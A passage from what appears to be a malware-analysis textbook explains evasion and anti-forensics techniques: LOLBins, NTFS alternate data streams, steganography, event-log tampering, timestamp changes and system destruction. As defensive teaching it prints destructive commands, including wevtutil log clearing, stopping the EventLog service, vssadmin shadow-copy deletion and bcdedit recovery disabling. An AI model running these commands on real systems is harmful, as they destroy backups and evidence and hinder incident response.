


Figure 15-5: An attack involving dynamically compiled code

This attack starts with a PowerShell cradle that downloads uncompiled .NET code from a remote server, perhaps using one of the methods described earlier in this chapter. Then, the PowerShell script invokes *csc.exe* to compile and execute the .NET code in memory.

Another compiler is *msbuild.exe*. Microsoft Build Engine (*Msbuild*) is “a platform for building Windows applications” that accepts projects (.proj) or XML-based project files as input, compiles them, and executes them upon building. I won’t go into more detail on this technique, but you can read more about it in Tara Gould and Gage Mele’s article “Threat Actors Use MSBuild to Deliver RATs Filelessly” at <https://www.anomali.com/blog/threat-actors-use-msbuild-to-deliver-rats-filelessly>.

These techniques are especially interesting because they take advantage of multiple methods of defense evasion. First, these types of attacks can be almost completely fileless, as the downloaded code is compiled and executed only in memory. Second, they use LOLBins and compilers already available on the victim host, possibly allowing the attack to bypass controls such as AppLocker. Finally, when the malicious code downloads from the attacker’s server, it does so in an uncompiled state, so network defenses may not identify the code as malicious since they’re often tuned

to look for compiled binaries. These are more examples of the many creative ways in which malware authors bypass and circumvent defenses.

Note that there are other methods of dynamic code compilation in Windows, such as using CCG/MinGW C compilers or *aspnet_compiler.exe* for compiling ASP.NET code. These compilers may be invoked from PowerShell, Command Prompt, or even Office documents with the help of VBA macro code.

OTHER LOLBINS

The utilities described throughout this section are by no means all there is to LOLBins. In fact, there's an entire project dedicated to tracking and categorizing LOLBins called the LOLBAS project (<https://lolbas-project.github.io>), which, at the time of this writing, is tracking nearly 200 LOLBins.

In the final section of this chapter, we'll explore a category of evasion techniques, called anti-forensics, that often go hand in hand with fileless attacks.

Anti-forensics

Imagine you're an investigator recently assigned to a complex case of data theft. The victim organization determined that the incident occurred on a Windows server and was able to contain the attack by quarantining the server from the rest of the network, but not before the attacker made off with an unknown amount of potentially sensitive data. The strangest thing is that there are seemingly no breadcrumbs on the compromised server. No footprints to follow. No fingerprints or smudges left on the scene. All physical traces of malware have been removed from the hard disk. The system has been rebooted and there are no artifacts in memory to investigate. Some files on the disk even seem to have been encrypted, yet there is no demand for a ransom.

What you may be witnessing is anti-forensics in action. Let's take a look at some creative anti-forensics techniques used by malware authors.

Hiding Artifacts and Code

Cyberattacks always leave some trace evidence on compromised systems or networks, no matter how skilled and creative the attacker is. Knowing this, evasive malware may go to great lengths to cover its tracks and re-

move as much forensic evidence as possible. This often involves hiding or removing artifacts that may give away the attack from infected systems.

One crude way in which malware can obscure evidence is by hiding important files and directories, such as its executable or configuration files. To do so, first the malware calls a function such as `SetFileAttributes` on the relevant files, and then it applies the `hidden` attribute to them using the native Windows feature. This will effectively make the files invisible to some system users, but more experienced users and investigators will be able to easily circumvent this method.

Removing and Corrupting Artifacts

Rather than simply hiding files, some malware attempts to delete or destroy evidence altogether. It can delete its own files in many ways, such as by calling the `DeleteFile` WinAPI function or invoking PowerShell or the Windows command line. Depending on the method of deletion, however, a skilled investigator might still be able to recover the deleted artifacts. To address this gap, some malware has incorporated utilities specializing in secure, unrecoverable data destruction. Unit42 researchers reported that the threat actors behind the BlackCat ransomware used `fileshredder`, a tool designed for unrecoverable destruction of files, to securely delete evidence from the victim system (see “Threat Assessment: BlackCat Ransomware,” by Amanda Tanner, Alex Hinchliffe, and Doel Santos, at <https://unit42.paloaltonetworks.com/blackcat-ransomware/>).

Additionally, since memory is one of the first places a skilled investigator hunts for malware, it’s wise for malware authors to clear their malware’s allotted memory. There are many ways of accomplishing this, such as by invoking the `RtlZeroMemory` function, which overwrites a memory region with zeros, effectively destroying any evidence that was there. Some ransomware malware families have even been known to call `RtlZeroMemory` and similar functions to zero out their encryption keys in memory to decrease the chances of key recovery.

Instead of completely erasing memory, an attacker could alter it to remove or change code or data that would give away the malware’s presence. For example, the malware could simply remove the PE magic bytes `MZ` from a memory region, causing some investigation tools that rely on this signature to fail. Or it could hide parts of its code or configuration in memory, such as by encoding or encrypting strings like command and control addresses. We’ll discuss code and data obfuscation and encryption in [Chapter 16](#), but many of the techniques that apply there could also be used as anti-forensics measures.

Abusing Alternate Data Streams

Another approach to hiding files is using NTFS Alternate Data Streams (ADS). Data contained in files in the Microsoft NTFS filesystem is usually located in a *primary data stream*. If you open a text file in a text editor, for example, the data displayed is part of the primary data stream. But data can also be hidden inside an ADS, in which case it won't be readily apparent when an investigator inspects a file.

The best way to illustrate NTFS ADS is with an example. You can try this out yourself. First, create a text file with some dummy text and save the file as *file.txt*. To hide data in this file, run the following command:

```
C:\> echo hidden text > file.txt:supersecret
```

This command saves the text `hidden text` in the NTFS ADS `supersecret`. After running this command, if you open *file.txt* in a text editor, you won't see the hidden text. To prove that the hidden text still exists, run the following command to print the primary data contained in the text file:

```
C:\> more < file.txt
```

Then, print out the text in the `supersecret` ADS like so:

```
C:\> more < file.txt:supersecret
```

The output for the second command should be the data contained in the ADS. More practically, malware can hide code or a file, such as an executable, inside an ADS in a similar fashion. For example, the following command writes the malicious executable *evil.exe* to the file *invoice.doc* inside the data stream `evil`:

```
C:\> more evil.exe > invoice.doc:evil
```

Using this command, I wrote an executable file of about 760KB to the file *invoice.doc*, as shown in [Figure 15-6](#).




Figure 15-6: Hiding an executable file in an ADS

Viewing the document file's metadata reveals that the file size is 12KB (the primary data stream) but with a "size on disk" value of 776KB (the total size of the file after I copied the executable file into its ADS).

Viewing this file in a hex editor or PE viewer reveals no anomalies. Data stored in the `evil` data stream will be invisible to most file editors and investigation tools unless an investigator knows exactly what to look for. Streams (from the sysinternals suite) is a good tool for identifying ADS anomalies.

Using an NTFS ADS is only one mechanism for hiding malicious files and code from investigation. Another tactic is hiding code in the CLFS log subsystem, as shown by researchers at Mandiant (see the article "Too Log; Didn't Read—Unknown Actor Using CLFS Log Files for Stealth" by Adrien Bataille and Blaine Stancill, at <https://www.mandiant.com/resources/blog/unknown-actor-using-clfs-log-files-for-stealth>). These techniques can effectively hide evidence from scrutinizing users and can add time and effort to the incident response and forensics investigation processes, both of which are boons to malware authors.

Hiding Data with Steganography

Steganography is a technique for hiding data in ordinary file formats, such as image, video, and audio files. Modern evasive malware might use steganography to circumvent endpoint and network defenses, as it effectively hides or obfuscates malicious code within seemingly innocent files, but this technique also fits quite nicely into the category of anti-forensics.

Early examples of malware that used steganography techniques include the Duqu malware family from 2011, which gathered information from victim systems and stored it in a JPEG image file, and the Zeus banking trojan from 2014, which hid C2 commands in images that it sent to victims. A more recent example is an attack discovered by ESET researchers and dubbed “Stegano,” which featured exploit code embedded in images on various websites. The malicious code may have gone undetected by network defenses due to the way it was hidden in the image data (see Daniel Goodin’s article “Millions Exposed to Malvertising That Hid Attack Code in Banner Pixels” at <https://arstechnica.com/information-technology/2016/12/millions-exposed-to-malvertising-that-hid-attack-code-in-banner-pixels/>).

Malware can leverage steganography for many reasons, such as to hide data and malicious code from investigators, to obfuscate C2 commands in transit, or to mask data that will be exfiltrated from the victim network. There are a few different ways in which it can do this, including file appending and bit manipulation. *File appending*, as its name implies, is simply adding one file to the end of another, in a sort of piggybacking manner. As an example, if I were investigating a JPEG file that I suspected has been tampered with, I might inspect the headers of the file in a hex editor (see [Figure 15-7](#)).

wallpaper.jpg		
Offset (h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
00000000	FF D8 FF E0 00 10 4A 46 49 46	ÿøÿà..JFIF.....H
00000010	00 48 00 00 FF DB 00 43 00 06 04 05 06 05 04 06	.H..ÿÛ.C.....
00000020	06 05 06 07 07 06 08 0A 10 0A 0A 09 09 0A 14 0E	

Figure 15-7: A JPEG file header

This header is standard for a JPEG (which is JFIF in the figure) file type. Further analysis of the file data reveals the anomaly shown in [Figure 15-8](#).

0004A200	51 55 72 74 65 44 F6 4C 6E A2 EF 1F 10 EB BF B4	QURteDöLnci...ëç'
0004A210	00 CD 5E 21 52 5F E2 05 69 E3 0C 69 CF 5B 4C 6D	.í^!R â.iã.iï[Lm
0004A220	69 E8 7F 13 FF D9 2E 2E 2E 2E 2E 2E 2E 2E 2E	iè..ÿÛ.....
0004A230	50 4B 03 04 14 00 00 00 08 00 53 98 25 55 25 97	PK.....S"%U%-
0004A240	84 95 C6 DF 0D 00 18 B2 0E 00 0B 00 00 00 73 75	„*EB...^.....su
0004A250	70 72 69 73 65 2E 65 78 65 EC 5C 7F 7C 53 57 15	prise.exe\.\SW.

Figure 15-8: A file header hidden inside the JPEG file

Notice the PK in this figure. This is the standard header for a ZIP archive file, indicating that a ZIP file may have been appended to the JPEG image! To extract this file and examine its contents, we could take a few approaches. First, we could “carve” the embedded ZIP out of this image file using a hex editor. This involves simply copying the suspect data from the

file and dumping it to a new file. An alternative and simpler approach is using the free Binwalk utility (<https://github.com/ReFirmLabs/binwalk>). Binwalk “walks” an input file, searching for signs of other embedded files, and can automatically carve out these files. **Figure 15-9** shows Binwalk being used to extract a hidden executable file (*surprise.exe*) from a ZIP container embedded in the JPEG image.

```
remux@remux:/media/sf_vmshare$ binwalk -e wallpaper.jpg
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, JFIF standard 1.01
803664	0x4A230	Zip archive data, at least v2.0 to extract, compressed size: 909254, uncompressed size: 963096, name: suprise.exe

Figure 15-9: Carving out embedded files with Binwalk

NOTE

You can find this malware sample in MalShare or VirusTotal with the following hash:

SHA256:
0cfcf571748f0d0c3bcdead2508f0bec329558c29017e7093a138853cc0e17e

This is a rather simple example of steganography. Modern attacks, however, generally use more complex techniques, such as *bit manipulation*, or rearranging or modifying bits to evade detection. For example, the individual bits in an image file could be manipulated to covertly store malicious code without affecting the quality of the image. **Figure 15-10** shows an excerpt of the data from an unaltered image file, viewed in a hex editor.

00067890	9C F5 F9 62 9D 99 B4 EC	8E EC 19 DA 44 90 97 90
000678A0	96 2C 06 D3 CF 5E 9C 50	5A 26 0B 3B 85 89 0C AC
000678B0	76 10 D2 24 61 95 88 3E	A5 73 91 F5 A2 8C DC F9
000678C0	E0 8B BA 4D FE 63 00 58	F6 2A 30 7E 98 C5 08 B1
000678D0	C6 95 DC 74 55 0C 72 42	A8 1C 8F 4A 08 1E 8A E4
000678E0	A2 79 6F 0C 73 A9 07 01	B7 71 9E E0 03 C1 A6 A9
000678F0	0D 20 9A 5B 76 08 05 A7	96 E1 70 CE AE C7 3E F8
00067900	3D 0D 21 B2 75 BA 5B 4B	18 74 49 37 42 BF F9 84
00067910	F8 5B 27 D7 38 18 FD 69	51 09 BB 0D 6D 5A 6D DE
00067920	52 E0 28 DC 59 88 18 5F	CC 55 52 0B 64 F5 D2 E4
00067930	86 DC 5D 4B 1B CB 0C 8A	3C A9 61 E5 51 8F 4F 30

Figure 15-10: A hex dump of the unaltered image

However, this image has now been deviously manipulated by a threat actor, as you can see in **Figure 15-11**.

00067890	9C F5 F9 62 9D 99 B4 EC	8E EC 19 DA 44 90 97	89
000678A0	96 2C 06 D3 CF 5E 9C 50	5A 26 0B 3B 85 89 0C	E9
000678B0	76 10 D2 24 61 95 88 3E	A5 73 91 F5 A2 8C DC	8D
000678C0	E0 8B BA 4D FE 63 00 58	F6 2A 30 7E 98 C5 08	55
000678D0	C6 95 DC 74 55 0C 72 42	A8 1C 8F 4A 08 1E 8A	05
000678E0	A2 79 6F 0C 73 A9 07 01	B7 71 9E E0 03 C1 A6	FF
000678F0	0D 20 9A 5B 76 08 05 A7	96 E1 70 CE AE C7 3E	D0
00067900	3D 0D 21 B2 75 BA 5B 4B	18 74 49 37 42 BF F9	84
00067910	F8 5B 27 D7 38 18 FD 69	51 09 BB 0D 6D 5A 6D	DE
00067920	52 E0 28 DC 59 88 18 5F	CC 55 52 0B 64 F5 D2	E4
00067930	86 DC 5D 4B 1B CB 0C 8A	3C A9 61 E5 51 8F 4F	30

Figure 15-11: A hex dump of the altered image

The last (16th) byte of each row has been manipulated. If a malware sample were to load this image file for reading (using `ReadFile`, for example), it could specifically extract these suspect bytes from the image file, as the following pseudocode does:

```
--snip--
call ReadFile          ; Open manipulated image file.
--snip--
mov edx, [esp+file+16] ; Move the first 16th byte into EDX.
mov [ebx+data], edx    ; Store the byte in memory.
xor edx, edx           ; Clear EDX.
mov edx, [esp+file+36] ; Move the second 16th byte into EDX.
mov [ebx+data+2], edx  ; Store the second byte in memory.
--snip--
```

Once all bytes are stored in memory, they add up to the byte string "89 E9 8D 55 05 FF D0". Converting this byte string to x86 code reveals the following assembly code, which is likely to be some sort of shellcode:

```
mov  ecx, ebp
lea  edx, [ebp + 0x5]
call eax
```

Finally, the *least significant bit (LSB)* technique involves tampering with specific bits inside a file. To illustrate this steganography technique, let's say an image file has the following set of 8 bytes, each representing a pixel in the image:

```
11101101 11000110 10100111 10010110
10111001 10011001 10001100 11000110
```

In some image-encoding formats, such as bitmap (BMP), the LSB, or the last bit in each byte, can be modified without greatly affecting the image.

So, if an attacker wanted to hide malicious code inside this image, they could tamper with the LSBs and form a new string of bits. Let's imagine that an attacker modified a select few of the LSBs (shown in bold):

```
11101100 11000110 10100110 10010111  
10111001 10011000 10001100 11000111
```

If we combine all the LSBs into a new byte, we get this:

```
00011001
```

This byte in and of itself doesn't mean much to us. However, if the attacker were able to modify large amounts of LSBs in an image, they could effectively hide malicious code or data inside this image. Malware could hold pieces of its malicious code or configuration inside an image, using the LSBs as temporary storage.


As a final note, there are many open source and publicly available tool-kits, such as Steghide (<https://steghide.sourceforge.net/documentation.php>), for easy implementation of steganography techniques. It's worth looking into these tools to better understand how steganography works and how it can be abused by malware authors to hide malicious code and data.

Tampering with Logs and Evidence

During an investigation, logs and other metadata can serve as valuable evidence that a specific malicious event did or did not occur, so altering or removing them will hamper the detection, response, and analysis process. For this reason, logs and related metadata can be prime targets for evasive malware that seeks to hide its activities from investigators. In this section, we'll look at two tampering techniques: log tampering and timestamping.

Windows Event Log Tampering

Log tampering involves altering or deleting entries from logs on the host that may give away the malware's presence. One type of log source that an attacker might tamper with is *Windows event logs*, which contain information about various Windows and application events and are thus great sources of data for investigators. **Figure 15-12** shows the Windows Event Viewer, a built-in Windows utility for exploring event logs.



Level	Date and Time	Source	Event ID	Task Category
Information	10/10/2022 8:37:15 PM	Kernel-General	16	None
Information	10/10/2022 8:36:08 PM	Kernel-General	16	None
Information	10/10/2022 8:34:26 PM	Kernel-General	16	None
Information	10/10/2022 8:33:11 PM	Kernel-General	16	None
Warning	10/10/2022 8:33:09 PM	DNS Client Events	1014	(1014)
Information	10/10/2022 8:33:01 PM	Kernel-General	16	None
Information	10/10/2022 8:33:00 PM	Kernel-General	16	None
Information	10/10/2022 8:33:00 PM	Kernel-General	16	None
Information	10/10/2022 8:32:58 PM	Kernel-General	16	None

Figure 15-12: Viewing system event logs in the Windows Event Viewer

Windows event logs have a common structure that includes the following information:

- An *event ID* denoting the type of event that occurred
- A *timestamp* indicating the date and time of that event
- The *source* of the event, such as the specific software or component that triggered it
- A *description* of the event

Additionally, each event has a level assigned to it:

- *Informational*, for general messages such as information about a software package being installed or uninstalled
- *Warnings*, for events that could indicate an issue that should be addressed
- *Errors*, for events such as application crashes
- *Critical*, for events that are detrimental to the functioning of the system

Windows can capture many different event types. Three of the most common log types are *system* logs (for events related to the system and its components), *application* logs (for events related to Windows and third-party applications and services), and *security* logs (for events related to security, such as authentication). Naturally, there are some event types that security analysts and investigators should pay special attention to, as they can offer clues about how a system was compromised or what actions malware took on the system. [Table 15-3](#) lists a small subset of these events.

Table 15-3: Event Types of Interest to Security Analysts and Investigators

Windows event ID	Description
4624	An account successfully authenticated (logged in to) Windows. The log records important information such as the account's username and source IP address.
4625	There was a failed login attempt.
4688	A process was started. The log records details such as the process's name and which account initiated the process.
4689	A process was terminated.
4698	A scheduled task was created.
4703	Token privileges were enabled or disabled for an account. Investigators can use this to potentially identify privilege elevation and impersonation attempts.
4946	A Windows firewall rule was added.
5140	A network share was accessed. Information such as the user's account and IP address is logged, as well as what type of access permissions the user requested (such as Read or Write).
7045	A service was installed on the system. The log records information such as the service's name and image path (for example, its executable on disk).

Since logs of these events can be valuable to a forensics investigator, it makes sense that clearing or tampering with these event logs can in turn be valuable for a malware author.

One of the simplest methods of tampering with logs is simply deleting, or clearing, them. To clear these event logs, malware can invoke the Windows utility Wevtutil. The following commands will wipe the system, application, and security event logs, respectively, on the victim system:

```
C:\> wevtutil cl system
C:\> wevtutil cl application
C:\> wevtutil cl security
```

Or the malware can use a PowerShell command, such as this:

```
PS C:\> Remove-EventLog -LogName Security
```

This command scrubs all Windows security event logs.

Malware can even disable event logging completely during an attack by invoking PowerShell to stop the Windows Event Logging service, like so:

```
PS C:\> Stop-Service -Name EventLog -Force
```

Keep in mind that deleting logfiles or stopping logging can be quite noisy, especially if the victim organization is specifically monitoring for log-tampering techniques. Another approach is manually writing new Windows event logs to throw off investigators. By creating an event for a fictitious login or for the deletion or creation of an imaginary file, for example, the malware author can create a “red herring” scenario. They can accomplish this with the PowerShell cmdlet `Write-EventLog`:

```
PS C:\> Write-EventLog -LogName $eventLog -Source $eventSource -EventId
$eventId -EntryType Information -Message $eventMessage
```

Windows events are stored as `.evtx` files inside the `C:\Windows\System32\winevt\Logs` directory. You can see an example directory listing in the following output:

```
C:\Users>dir C:\Windows\System32\winevt\Logs

--snip--
07/27/2023 04:15 AM 3,215,360 Application.evtx
07/27/2023 02:14 PM 4,096 DebugChannel.etl
08/14/2020 10:18 AM 69,632 HardwareEvents.evtx
08/14/2020 10:18 AM 69,632 Internet Explorer.evtx
08/14/2020 10:18 AM 69,632 Key Management Service.evtx
--snip--
```

Each `.evtx` file in this output represents a certain type of logging event, such as application events, hardware events, and Internet Explorer events. You may spot malware specifically referencing this directory loca-

tion in its code. This can be a telltale sign that the malware is attempting to tamper with these files, such as in the following code:

```
--snip--
mov edx,0x1
❶ mov ecx, "C:\Windows\System32\winevt\Logs"
push eax
❷ call encrypt_data
--snip--
```

This malware code references the path `C:\Windows\System32\winevt\Logs` ❶ and then calls a function that encrypts this data (which I have named `encrypt_data`) ❷, effectively destroying these files.

Furthermore, malware may be able to directly modify `.evtx` files to hide malicious activity. This can be a delicate process, and it involves shutting down the event-logging services, tampering with the event files, and recalculating a checksum that serves as a sort of integrity check. This technique is outside the scope of this book, but you can read more about it in the *Medium* blog post “Event Log Tampering Part 2: Manipulating Individual Event Logs,” at <https://svch0st.medium.com/event-log-tampering-part-2-manipulating-individual-event-logs-3de37f7e3a85>.

NOTE

While I was writing this book, Kaspersky reported on a malware variant that writes malicious code into Windows event logs and executes the code in memory directly from the logs themselves. This technique combines event log tampering techniques with memory-resident techniques. You can read more about this in Denis Legezo’s post “A New Secret Stash for ‘Fileless’ Malware” on the Kaspersky blog at <https://securelist.com/a-new-secret-stash-for-fileless-malware/106393/>.

Timestamping

Timestamping is a technique used to mislead forensics investigators by modifying file timestamps. In the NTFS (the default filesystem in modern versions of Windows), a timestamp is represented as a 64-bit integer (more formally called a *filetime structure*) that equates to the number of 100-nanosecond intervals, or ticks, since January 1, 1601, UTC time. This sounds quite complicated, but the important thing to know is that, when converted to a human-readable format, this integer represents a specific date and time. For example, the timestamp integer `133346988430000000` can be converted to the human-readable string of Monday, July 24, 2023 7:00:43

PM. Internally, Windows uses the function `FileTimeToSystemTime` to make this conversion. The NTFS format keeps track of file and directory timestamps for when a file or directory is written to or otherwise modified, accessed (opened and read), or created (or copied, moved, and so on), as well as when a file or directory's metadata has changed. Metadata can include the file or directory's name, attributes, permissions, and other data. You can read more about the filetime structure format here: <https://www.ntfs.com/exfat-time-stamp.htm>.

To modify these filetime timestamps in an effort to mislead investigators, malware can use a WinAPI function designed specifically for this use case: `SetFileTime`. The `SetFileTime` function accepts three parameters: the file creation time (`lpCreationTime`), the last access time (`lpLastAccessTime`), and the last modified time (`lpLastWriteTime`). Malware can use the functions `SetFileInformationByHandle` and `NtSetInformationFile` similarly to tamper with either its own timestamps or those of other files and directories.

During the forensics investigation process, it is very common for investigators to create a timeline of all filesystem events. File timestamp metadata and logs are often part of these timelines. If malware employs timestamping and log tampering techniques, this investigation timeline will be inaccurate, causing a delay in the investigation process at best and an unresolved case at worst. For forensics investigations that must be defended in court, the consequences can be especially severe.

Destroying the System

Perhaps the most permanent and destructive technique for hiding evidence is total system destruction. You might be wondering why an attacker would wish to destroy a system to cover up evidence, as this would surely alert the victim user or organization to the attack. While this is true, it's still the most permanent and absolute method of covering up evidence of an attack. If the system is destroyed, there's a good chance it will put a halt to the investigation. This is also a way to avoid attribution of the attack.

To destroy evidence of the attack, the malware could encrypt the entire disk and the master boot record (MBR), rendering the system unbootable, similar to how some ransomware operates. The primary difference here is that the attacker would destroy the encryption and decryption keys, as they're not required anymore. Or the malware could overwrite sections of the disk with random data to achieve a similar effect.

The malware could also disable utilities that would otherwise allow investigators to recover the system, such as Windows Startup Repair, or delete all backups. These are some of the commands it might run as a precursor to a destructive attack:

```
C:\> C:\Windows\System32\vssadmin.exe delete shadows /all /quiet  
C:\> C:\Windows\System32\bcdedit.exe /set bootstatuspolicy ignoreallfailures  
C:\> C:\Windows\System32\bcdedit.exe /set recoveryenabled No
```

The first command deletes all volume shadow copies, a backup feature in Windows that allows copies of files to be restored. Deleting these backups prevents investigators from retrieving evidence stored as shadow copies. The second and third commands prevent Windows from booting into recovery mode, which is an approach sometimes used by investigators or system administrators to recover the system.

Complete system destruction for the sole purpose of anti-forensics is rare. It's much more common for malware to have a primary goal of destroying systems and data for the purpose of service disruption, with anti-forensics only as a secondary goal. For example, the malware family Shamoon destroyed data on the target systems, which, as a by-product, may have hindered investigation efforts. HermeticWiper (briefly covered in [Chapter 14](#)) is another example.

Summary

In this chapter, you saw how fileless attacks work and how malware authors leverage memory- and registry-resident malware to achieve their goal without leaving obvious evidence behind. You also learned how threat actors can abuse native and signed Windows binaries (LOLBins) to covertly execute malicious code in order to bypass security controls such as AppLocker or support fileless attacks. We then delved deeper into the topic of hiding evidence by exploring some anti-forensics techniques that malware employs to cover its tracks and further impede investigation efforts. In the next chapter, we'll dive into how malware evades detection using encoding and encryption.